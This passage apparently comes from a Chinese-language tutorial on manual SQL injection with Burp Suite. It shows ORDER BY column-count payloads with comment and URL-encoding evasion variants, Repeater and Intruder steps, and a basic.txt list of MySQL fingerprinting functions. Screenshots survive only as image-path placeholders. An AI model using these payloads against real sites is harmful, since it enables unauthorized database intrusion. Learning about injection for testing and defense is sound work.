
```
ORDER BY 1—
ORDER BY 2—
+ORDER+BY+1—
+ORDER+BY+2—
/**/ORDER/**/BY/**/1—
/**/ORDER/**/BY/**/2—
```


结果如下图所示。





现在我们已经找到列数为 2，可以使用响应请求长度的线索来判断。将这个请求发送到 Repeater，使用 Repeater 找到脆弱列，如下图所示。







好了，现在我们已经知道了脆弱的列，可以把这个请求转入到 intruder 中去进行下一步的信息刺探和测试。插入自己整理好的一些数据库信息进行自动化测试。


```
basic.txt:
•        Version()
•        User()
•        Database()
•        @@hostname
•        @@basedir
•        @@datadir
```


结果如下图所示。



